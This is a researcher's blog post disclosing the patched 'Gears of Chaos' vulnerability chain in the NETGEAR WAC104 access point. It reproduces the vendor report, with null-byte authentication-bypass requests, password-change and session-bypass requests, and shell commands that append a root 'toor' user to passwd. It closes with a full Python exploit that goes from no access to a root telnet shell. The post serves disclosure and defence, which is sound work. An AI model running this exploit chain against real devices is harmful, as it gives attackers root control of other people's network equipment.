
2021-06-29: Gears of Chaos vulnerability chain (NETGEAR WAC104 access point)

netgear:vulnerability



As mentioned in previous post, NETGEAR WAC104 access point just had a couple of vulnerabilities patched and **you should upgrade its firmware now** if you own such a device at your company or at home (or anywhere else).

Actually there might be more affected devices:

- WAC104 - fix available
- WNDR3700v5 - might be vulnerable (unconfirmed), but if so, no fix is coming

NETGEAR WAC104 access point

NETGEAR advisory can be found here: Security Advisory for Authentication Bypass on WAC104, PSV-2021-0075

Note that while the advisory mentions only the auth bypass vulnerability, the fix actually addresses all 5 vulnerabilities reported in this chain (see the original report below).

CVSS, CVE, etc

Some human readable details are in the next section.

- **Vulnerability Codename:** Gears of Chaos
- **Vendor-specific ID:** PSV-2021-0075
- **CVE:** CVE-2021-35973
- **CVSS:** 9.8 (Critical)[1], CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (LAN-only)
- **CVSS:** 8.8 (High)[2], CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (Internet)
- **Patch Diff Risk:** High

[1] NETGEAR on the advisory page says it's 8.8 (High). The difference falls down to the AV:N vs AV:A part (i.e. Attack Vector: Network vs Adjacent). NETGEAR's argument is that basically since the attack cannot be done from the Internet / from outside of the LAN in which the device is, then the Attack Vector should be set to Adjacent. My argument is that while they are right on the technical part, the CVSS v3.1: Specification Document says *Network should be used even if the attacker is required to be on the same intranet to exploit the vulnerable system (e.g., the attacker can only exploit the vulnerability from inside a corporate network)*. Not that it changes anything ;)

[2] The authentication bypass vulnerability can also be exploited from outside of the LAN in a reflected way in case an in-LAN user enters an attacker controlled website (and the script there either scans out the device, or just guesses its local IP).

Details

Important: The overall code quality of the firmware is rather bad. WAC104 does support OpenWRT – consider installing it, it's way better than NETGEAR's firmware on this device. That said, do also note that this device has a known bootloader-level unauthenticated firmware flashing vulnerability (exploitable only if the attacker is on the same Ethernet-level network and can make the device reboot) - OpenWRT doesn't fix this. NETGEAR said they are working on addressing this though.

The Gears of Chaos vulnerability chain allows a LAN-based attacker to get a root shell on the device.

While the chain itself is tailored towards an in-LAN attack, the authentication bypass (first vulnerability) can be abused in a reflected way to mount an Internet-based attack as well (i.e. evil website makes an in-LAN user's browser send a few HTTP packets to the device).

Furthermore, while the authentication bypass vulnerability was independently discovered, I later found out that the same vulnerability was discovered in other models based on the same chipset by 1sd3d of Viettel Cyber Security, reported through ZDI on 2020-08-19, and patched by NETGEAR on 2020-12-16. **Unfortunately this means that NETGEAR missed WAC104 during their variant analysis**. So basically if any interested party was doing variant analysis on their own, exploits for this device might have been flying around from at least late December 2020 (assuming of course it wasn't independently discovered before even that).


Detailed Report

This is the original report sent to NETGEAR.

```
*** Summary:

Affected Model: NETGEAR WAC104 Dual Band 802.11ac Wireless Access Point
Firmware Version: V1.0.4.13 (from 2020-09-14)

NETGEAR WAC104 Access Point has multiple vulnerabilities which - chained
```



Return to dashboard ⇪

Sections

lang: | **RSS**: |

About me
Tools

→ YT YouTube (EN)
→ D Discord
→ M Mastodon
→ T Twitter
→ GH GitHub

Paged Out! zine

Links / Blogs

→ dragonsector.pl
→ vexillium.org

Security/Hacking:
j00ru's blog
lcamtuf's blog
invisible things (new)
invisible things (old)
liveoverflow's site
/dev/null's site
pi3's blog
icewall's blog
taviso's blog
pawel's blog
sandeep's blog
koto's blog
carstein's blog
zaufana trzecia strona
niebezpiecznik
sekurak

Reverse Eng./Low-Level:
rewolf's blog
gdtr
spinning mirrors
security news
rev3rsed

Programming/Code:
/dev/krzaq
sil2100/vx's web log
adam sawicki
devkk.net
xion.log

Posts

Weird PCI-e connector actually works,
A clever Python challenge – find flag,
Debug Log: The mystery of usb 3-11 device,
Hello World under the microscope,
Crow HTTP framework use-after-free,
Crowbleed (Crow HTTP framework vulnerability),
Treebox - Python AST sandbox challenge from Google CTF 2022,
An informal review of CTF abuse,
Debug Log: Why is my M.2 SSD so slow?,
Screams of Power vulnerabilities (Powertek-based PDUs),
→ see all posts on main page

together - allow an attacker in LAN to both change device admin's password, and
gain root shell on the device.

NOTE: Actually I'm pretty sure an Internet-based attacker can perform a
reflected attack against a LAN user for most of these as well, however I haven't
tested this vector (it would require some modifications to the chain).

The reported exploit chain consists of the following vulnerabilities:

  1. HTTP Authentication Bypass (mini_httpd)
  2. Unverified Password Change (setup.cgi)
  3. Session ID Verification Bypass (setup.cgi)
  4. /tmp/etc Directory Permission Issue

In addition one more vulnerability outside of the exploit chain is reported:

  1.5. .bss section Buffer Overflow in HTTP header processing (mini_httpd)

Sections below contain details on these vulnerabilities.

IMPORTANT: These vulnerabilities are reported under the 90-day policy, i.e. this
report will be shared publicly with the defensive community on 28th June 2021.
See https://www.google.com/about/appsecurity/ for details.

NOTE: At this point in time I haven't checked what other models are affected,
but I strongly suspect that at least several other NETGEAR devices use the same
code (e.g. R6220 or WNDR3700v5 seem to be using the same PCB).

*** Details:

**** 1. HTTP Authentication Bypass (mini_httpd)

WAC104 administration web panel requires HTTP Basic Authentication to access
most of its components (i.e. all the interesting ones).

The authentication checks are made by the function in mini_httpd at the address
0x00406adc, which starts with the following pseudo-code:

```
  if (DWORD_flag_at_004202a4 == 1) {
    /* Check whether IP is from LAN, which is always true on this model. */
    return;
  }
  /* Normal authentication path continues.
   * Process exits in case of invalid credentials.
   */
```

The DWORD_flag_at_004202a4 flag is set on three occasions when processing the
HTTP request packet in the 0x00407a28 function:

  1. When "SOAPAction:" HTTP header is present and has a specific value.
  2. When the requested URI contains "setupwizard.cgi" substring.
  3. When the requested URI contains "currentsetting.htm" substring.

Both the 1. and 2. instance are done pretty early in the code of the said
function, and both result in the execution being redirected to a branch which
seems to cut the connection to the HTTP server short (I didn't investigate why
is that).

The 3. instance is done pretty late in the request parsing code, and it doesn't
result in the HTTP server misbehaving. Its pseudo-code looks like this:

```
  if (strstr(request_URI, "currentsetting.htm") != NULL) {
    DWORD_flag_at_004202a4 = 1;
  }
  /* Processing continues. */
```

To bypass authentication, yet still maintain the ability to request any CGI
script, it's enough to use null-byte poison in the following manner:

```
  GET /file-to-access%00currentsetting.htm HTTP/1.1
```

The 3. check will be successful since it's performed before the requested URI is
URL-decoded. And the latter URL-decoding will inject the null-byte to truncate
the C-string short for further processing.

Please note that the null-byte here isn't required for this to work - for
example placing the "currentsetting.htm" string in an additional query parameter
should work as well (e.g. /setup.cgi?todo=something&xyz=currentsetting.htm).

In the exploit chain this bypass allows the attacker to call any GET action in
setup.cgi (for POST actions see vulnerability 3).

Proposed Fix:
Review the whole authentication logic. If access to some files is really needed
without authentication, make sure that the file name is checked against a list
after all the processing is done. Checking if a string is contained in an URI
is obviously not the way to go.

**** 1.5. .bss section Buffer Overflow in HTTP header processing (mini_httpd)

This isn't really used in this exploit chain, but the "SOAPAction:" HTTP header
processing has a .bss section-based buffer overflow. Here's the pseudo code of a
part of the mini_httpd's HTTP request processing function (around 0x0040804c):

```
  if (strncasecmp(header_line, "SOAPAction:", 11) == 0) {
    int i = strspn(header_line + 11, " \t");
    char *p = strcasestr(header_line + 11 + i, urn:NETGEAR-ROUTER:service:");
    int j = 0;
    if (p != NULL) {
      while (true) {
        if (p[j + 27] == ':') break;  // Missing output buffer length check.
        buffer_at_00420224[j] = p[j + 27];
        j++;
      }
      buffer_at_00420224[j] = 0;
      DWORD_flag_at_004202a4 = 1;
    }
  }
```

Currently because (as mentioned before) setting the DWORD_flag_at_004202a4 flag
causes the server to exit early, this might not be exploitable (though I didn't
spend enough time on this to say that with any certainty).

If it would be though, there are a couple of interesting pointers nearby in
memory that might turn this into a read-from-where and a write-what-where
conditions (that would be the HTTP response buffer pointer + sizes).

Proposed Fix:
Either add a size check, or remove this code if it's not needed.

**** 2. Unverified Password Change (setup.cgi)

The setup.cgi program has 120 different actions allowing to read and write
various configuration options, as well as perform various other administrative
actions.

There are two actions specific to changing the password:

  1. todo=save_passwd
  2. todo=con_save_passwd

The first one (save_passwd) is meant to be used through the web interface and
requires the user to provide the old password. To be more precise, it verifies
the old password against the one stored in NVRAM under the "http_password" key,
and then writes the new password both to NVRAM's "http_password" and to the
/etc/htpasswd file (but not to /etc/passwd). It also requires a POST request
with a valid session id ("id") query parameter.

The second one (con_save_passwd) however doesn't require the old password, and
happily changes the NVRAM "http_password" (only this one) to the provided one.

Example (incorporating the authentication bypass; this could be an XSRF from
WAN as well):

```
GET /setup.cgi?todo=con_save_passwd&sysNewPasswd=ABC&sysConfirmPasswd=ABC%00currentsetting.htm HTTP/1.1
Host: aplogin
```

The above request will change WAC104's password in NVRAM, however it still
requires:

  A. A reboot for the password to be propagated to /etc/passwd and /etc/htpasswd
     files.
  B. Or a call to todo=save_passwd action to reset the password to the
     /etc/htpasswd file for immediate website access (since the password in
     NVRAM was already changed, this action is now feasible as well).

Both of these however require a POST request with a valid session (see next
vulnerability).

Proposed Fix:
Either remove con_save_passwd (and all other unused actions) from setup.cgi,
or make sure it verifies the old password.
Also, all GET actions seem to not have any XSRF protections. This should be
reworked as it currently enabled reflected attacks against a logged-in admin.

**** 3. Session ID Verification Bypass (setup.cgi)

I'll admit that this vulnerability behaves weird, and I might be completely
misunderstanding the code behind it. That said, I decided to report it as well.

For POST requests setup.cgi checks (in main()) whether the /tmp/SessionFile file
contains the same 32-bit number as the "id" query parameter. If it doesn't, it
goes into a branch that eventually falls into a "respond with 403" block.

The /tmp/SessionFile file's name can actually be suffixed by the attacker by
using another query parameter - "sp". E.g. for "sp=ABC" the opened session
file would be "/tmp/SessionFileABC".

The problem lies in the function which reads the integer value from the session
file - i.e. the function (at 0x00403f04) returns 0 in case the file is not found
(pseudo-code follows):

```
  int session_id = 0;
  FILE *f = fopen(session_file, "r");
  if (f != NULL) {
    fscanf(f, "%x", &session_id);
    fclose(f);
  }  // Missing hard error on non-existing file.
  return session_id;
```

Given the above, it seems to be enough to send "id=0&sp=ABC" in the request to
bypass the session number verification (as /tmp/SessionFileABC should not
exist, therefore the function would return 0).

NOTE: Sometimes it's required to enter /401_access_denied.htm endpoint before
this starts to work. Sometimes it works in weird/unpredictable ways. More
analysis would be required here.

Proposed Fix:
There are three things that should be addressed here:

  1. Appending the suffix seems to allow path traversal - this isn't ideal and
     should be fixed. The "sp" parameter can probably be limited to integers
     only.
  2. Missing session file should result in a hard error.
  3. A 32-bit number is brute-forcable in LAN. It should be at least 128 bits.

**** 4. /tmp/etc Directory Permission Issue

After rebooting the Access Point (using e.g. /setup.cgi with todo=reboot) the
changed password would be propagated everywhere.
This allows the attacker to enable the telnetd server (using a simple
/setup.cgi?todo=debug request) and get access to the shell.

This however grants only "admin" (uid 2000) user access, and not "root" (uid 0),
with all files and processed being owned by "root".

To elevate privileges to root it's enough to run the following commands:

```
  cd /tmp/etc
  cp passwd passwdx
  echo toor:scEOyDvMLIlp6:0:0::scRY.aIzztZFk:/sbin/sh >> passwdx
  mv passwd old_passwd
  mv passwdx passwd
```

The commands above abuse the fact that:

  1. /etc/ points to /tmp/etc
  2. /tmp/etc/ directory has permissions set to 777 (rwxrwxrwx).

This means that while the "admin" user cannot change /etc/passwd (or rather
/tmp/etc/passwd) since it's owned by "root" with 644 (rw-r--r--) permissions,
they can in fact rename it since the parent directory has 777 permissions.

After this the attacker can create a new passwd file and add a new entry to it.
For example the snipped above adds a new user "toor" with uid/gid 0, and
password set to "AlaMaKota1234".

Proposed Fix:
Review all permissions in the file system. There are multiple directories which

probably shouldn't be 777, and multiple files which probably shouldn't be
readable by "admin".

*** PoC Exploit:

The Python 3 Proof of Concept exploit below implement the full LAN exploit
chain, starting from no access at all, and (if everything works well) ending
with a root shell on the device.
Since it's only a PoC, it's neither robust nor well tested. E.g. note that
you'll have to edit the IP in source (line 18), as well as press ENTER a couple
of times at various places to progress (e.g. after router reboot).


```
#!/usr/bin/python
# This is a helper CTF script which I normally use, so the quality of the code
# isn't the greatest. Oh well :shrug:.
# In any case, you need to set the IP of the WAC104 AP.
# Tested on 1.0.4.13 firmware.
# -- gynvael
import random
import sys
import socket
import telnetlib
import os
import time
import base64
import threading
from struct import pack, unpack

DEBUG = False
HOST = '192.168.2.203'

TEMP_PASSWORD = "SomeTempPwd1234"
NEW_PASSWORD = "NewSetPwd1234"
# Root (or rather toor) user's password is hardcoded.

def recvuntil(sock, txt):
  d = b""
  while d.find(txt) == -1:
    try:
      dnow = sock.recv(1)
      if len(dnow) == 0:
        return ("DISCONNECTED", d)
    except socket.timeout:
      return ("TIMEOUT", d)
    except socket.error as msg:
      return ("ERROR", d)
    d += dnow
  return ("OK", d)

def recvall(sock, n):
  d = b""
  while len(d) != n:
    try:
      dnow = sock.recv(n - len(d))
      if len(dnow) == 0:
        return ("DISCONNECTED", d)
    except socket.timeout:
      return ("TIMEOUT", d)
    except socket.error as msg:
      return ("ERROR", d)
    d += dnow
  return ("OK", d)

# Proxy object for sockets.
class gsocket(object):
  def __init__(self, *p):
    self._sock = socket.socket(*p)

  def __getattr__(self, name):
    return getattr(self._sock, name)

  def recvall(self, n):
    err, ret = recvall(self._sock, n)
    if err != "OK":
      return False
    return ret

  def recvuntil(self, txt):
    err, ret = recvuntil(self._sock, txt)
    if err != "OK":
      return False
    return ret

  def recvuntilend(self):
    k = []
    while True:
      d = self._sock.recv(10000)
      if not d:
        break
      k.append(d)

    return b''.join(k)

def send_via_http(payload):
  s = gsocket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((HOST, 80))

  s.sendall(payload)

  d = s.recvuntilend()
  d = str(d, "cp852")

  if DEBUG:
    sys.stdout.write(d)
    print("")

  status = d.split("\n")[0].strip()
  print(status)

  s.shutdown(socket.SHUT_RDWR)
  s.close()

  return status

def reset_session_state_or_sth():
  # I'm not really sure why this works, but it does.
  status = send_via_http(
    b'\r\n'.join([
      b"GET /401_access_denied.htm HTTP/1.5",
      b"Host: aplogin",
      b"", b""
```

```
    ])
  )

  if "200 OK" not in status:
    sys.exit("ERROR: Something went wrong on the initial step.")

def enable_debug_mode():
  status = send_via_http(
    b'\r\n'.join([
      b"GET /setup.cgi?todo=debug%00currentsetting.htm HTTP/1.5",
      b"Host: aplogin",
      b"", b""
    ])
  )

  if "200 OK" not in status:
    sys.exit("ERROR: Something went when enabling telnet.")

def change_nvram_password(new_password):
  # This is an PoC exploit, so skipping any URL-encoding that should be done
  # here.
  new_password = bytes(new_password, "utf-8")
  status = send_via_http(
    b'\r\n'.join([
      ( b"GET /setup.cgi?todo=con_save_passwd&"
        b"sysNewPasswd=%s&sysConfirmPasswd=%s"
        b"%%00currentsetting.htm HTTP/1.5" ) % (new_password, new_password),
      b"Host: aplogin",
      b"", b""
    ])
  )

  if len(status):
    print("WARN: This usually returns nothing. Weird.")

def reboot():
  send_via_http(
    b'\r\n'.join([
      b"POST /setup.cgi?id=0%00currentsetting.htm?sp=1234 HTTP/1.1",
      b"Host: aplogin",
      b"Content-Length: 11",
      b"Content-Type: application/x-www-form-urlencoded",
      b"",
      b"todo=reboot"
    ])
  )

def change_password_full(old_password, new_password):
  old_password = bytes(old_password, "utf-8")
  new_password = bytes(new_password, "utf-8")
  post_body = (
    b"sysOldPasswd=%s&sysNewPasswd=%s&sysConfirmPasswd=%s&"
    b"question1=1&answer1=a&question2=1&answer2=a&"
    b"todo=save_passwd&"
    b"this_file=PWD_password.htm&"
    b"next_file=PWD_password.htm&"
    b"SID=&h_enable_recovery=disable&"
    b"h_question1=1&h_question2=1"
  ) % (old_password, new_password, new_password)

  status = send_via_http(
    b'\r\n'.join([
      b"POST /setup.cgi?id=0%00currentsetting.htm?sp=1234 HTTP/1.1",
      b"Host: aplogin",
      b"Content-Length: %i" % len(post_body),
      b"Content-Type: application/x-www-form-urlencoded",
      b"",
      post_body
    ])
  )

  if "200 OK" not in status:
    sys.exit("ERROR: Something went wrong when committing password.")

def add_root_user(password):
  s = gsocket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((HOST, 23))

  t = telnetlib.Telnet()
  t.sock = s

  print(str(t.read_until(b"WAC104 login: "), "cp852"))
  t.write(b"admin\n")

  print(str(t.read_until(b"Password: "), "cp852"))
  t.write(bytes(password, "utf-8") + b"\n")

  print(str(t.read_until(b"$ "), "cp852"))
  # Adds root user named "toor" with password "AlaMaKota1234".
  t.write(
    b"cd /tmp/etc\n"
    b"cp passwd passwdx\n"
    b"echo toor:scEOyDvMLIlp6:0:0::scRY.aIzztZFk:/sbin/sh >> passwdx\n"
    b"mv passwd old_passwd\n"
    b"mv passwdx passwd\n"
    b"echo DONEMARKER\n"
  )

  print(str(t.read_until(b"DONEMARKER"), "cp852"))

  t.close()

def connect_as_root():
  s = gsocket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((HOST, 23))

  t = telnetlib.Telnet()
  t.sock = s

  print(str(t.read_until(b"WAC104 login: "), "cp852"))
  t.write(b"toor\n")

  print(str(t.read_until(b"Password: "), "cp852"))
  t.write(b"AlaMaKota1234\n")

  t.interact()
  t.close()

print(("-" * 70) + " RESET SESSION STATE")
reset_session_state_or_sth()

print(("-" * 70) + " CHANGE NVRAM PASSWORD")
change_nvram_password(TEMP_PASSWORD)
```

```
print(("-" * 70) + " CHANGE FULL PASSWORD")
change_password_full(TEMP_PASSWORD, NEW_PASSWORD)

print(
  f"\n"
  f"From now you can login to the web interface using these credentials:\n"
  f"  admin / {NEW_PASSWORD}\n"
  f"\n"
  f"Press CTRL+C to stop here. Otherwise press ENTER to reboot the router, "
  f"enable telnetd, and run privilege escalation exploit.\n"
)

input()

print(("-" * 70) + " RESET SESSION STATE")
reset_session_state_or_sth()

print(("-" * 70) + " REBOOT")
reboot()

print(
  "\n"
  "Wait a few minutes for the device to restart and press ENTER to continue.\n"
)
input()

print(("-" * 70) + " ENABLE DEBUG MODE")
enable_debug_mode()

print(("-" * 70) + " WAITING 10 SECONDS FOR TELNETD")
time.sleep(10)

print(("-" * 70) + " TRYING TO GET ROOT")
for i in range(5):
  try:
    add_root_user(NEW_PASSWORD)
    break
  except socket.ConnectionRefusedError:
    print("Sleeping 5 more seconds...")
    time.sleep(5)

print(
  "\n"
  "In the future you can connect as root using these credentials:\n"
  "  toor / AlaMaKota1234\n"
  "\n"
)

print(("-" * 70) + " CONNECTING TO TELNETD AS ROOT")
connect_as_root()
```

Timeline

2020-08-19: Vulnerability discovered in other models by 1sd3d and reported through ZDI.
2020-12-16: NETGEAR published fixes and advisories for other models.
2021-03-29: Vulnerability discovered in WAC104 by me and reported directly.
2021-04-12: Ping.
2021-04-13: NETGEAR confirms vulnerability and is working on a fix.
2021-06-09: NETGEAR publishes new firmware with a fix and advisory.
2021-06-23: I notice the fix and contact NETGEAR about CVSS, CVE, and asking whether other models were found to be vulnerable.
2021-06-24: NETGEAR replies and confirms no other models were affected.
2021-06-24: I reply with some clarifications, and ask about two more devices: WAC124 and WNDR3700v5.
2021-06-28: NETGEAR replies stating that WNDR3700v5 is end-of-life (unclear whether it's vulnerable or not) and WAC124 is not vulnerable.

FAQ

What's up with that vulnerability name?
Please assume it's a mix of my sense of humor and a tongue-in-cheek satire on naming vulnerabilities :). The name was generated using the Metal Band Name Generator.
On the flip side - if more people patch thanks to a vulnerability having a funny/scary name, then I'm all for it!

How bad is Gears of Chaos?
In terms of this kind of device, is as bad as it gets. If unpatched, nothing protects the device from being exploited in an in-LAN scenario. For the Internet reflected-attack scenario the only mitigating factor is whether the attacker can guess the LAN IP address range (which is a pretty poor defense), and then figure out what to do with the auth bypass (given how many API endpoints there are, I wouldn't count on attackers not being able to find anything useful).

How likely is it that adversaries already have an exploit for this vulnerability?
Unfortunately quite likely, as this is a missed variant of a previously known vulnerability in this family of access points.

Does it really matter that NETGEAR says the CVSS is AV:A and not AV:N?
No, that score doesn't change anything. Security folks just like to argue about such stuff, me included.
Please apply the firmware upgrade regardless of the CVSS score.

Why wasn't this vulnerability reported via NETGEAR's BugCrowd bug bounty program?
NETGEAR's BugCrowd bug bounty rules require the reported to never disclose any details of the vulnerability – even after it's fixed. To put it in a different way, it gives the vendor the opportunity to just pay the bounty and then delay fixing the vulnerability for months (or even years), with the researcher not being able to warn the defensive community or suggest workarounds.
Given the above, I do not agree with the terms and conditions of NETGEAR program on BugCrowd as it deviates from best industry practices. As such, the report was shared with NETGEAR under the industry standard 90-day policy.
If you're interested in this topic, see also this tweet and this article by J.M. Porup.

Comments:

2021-06-30 20:25:24 = ALhx
{
  Wow amazing! Can You explain how You dump firmware and how You discover memory map for that routher? Or did You analysie only firmware update files that contain firmware?
}

2021-07-01 08:23:42 = Gynvael Coldwind
{

@ALhx
In this specific case I used an unpacked (7zip) firmware update - since it contains all of the main file system, it was enough (I *think* I had a shell with UART though, but I haven't really used it much; there's also setup.cgi?todo=debug to enable telnetd on these models).
As for the memory map - it's a Linux-based device, so a physical memory map wasn't really needed. Furthermore, all the bugs were pretty high-level, so no need to play with memory either.
}

Add a comment:

Nick:

URL (optional):

Math captcha: 1 * 9 + 1 =

Submit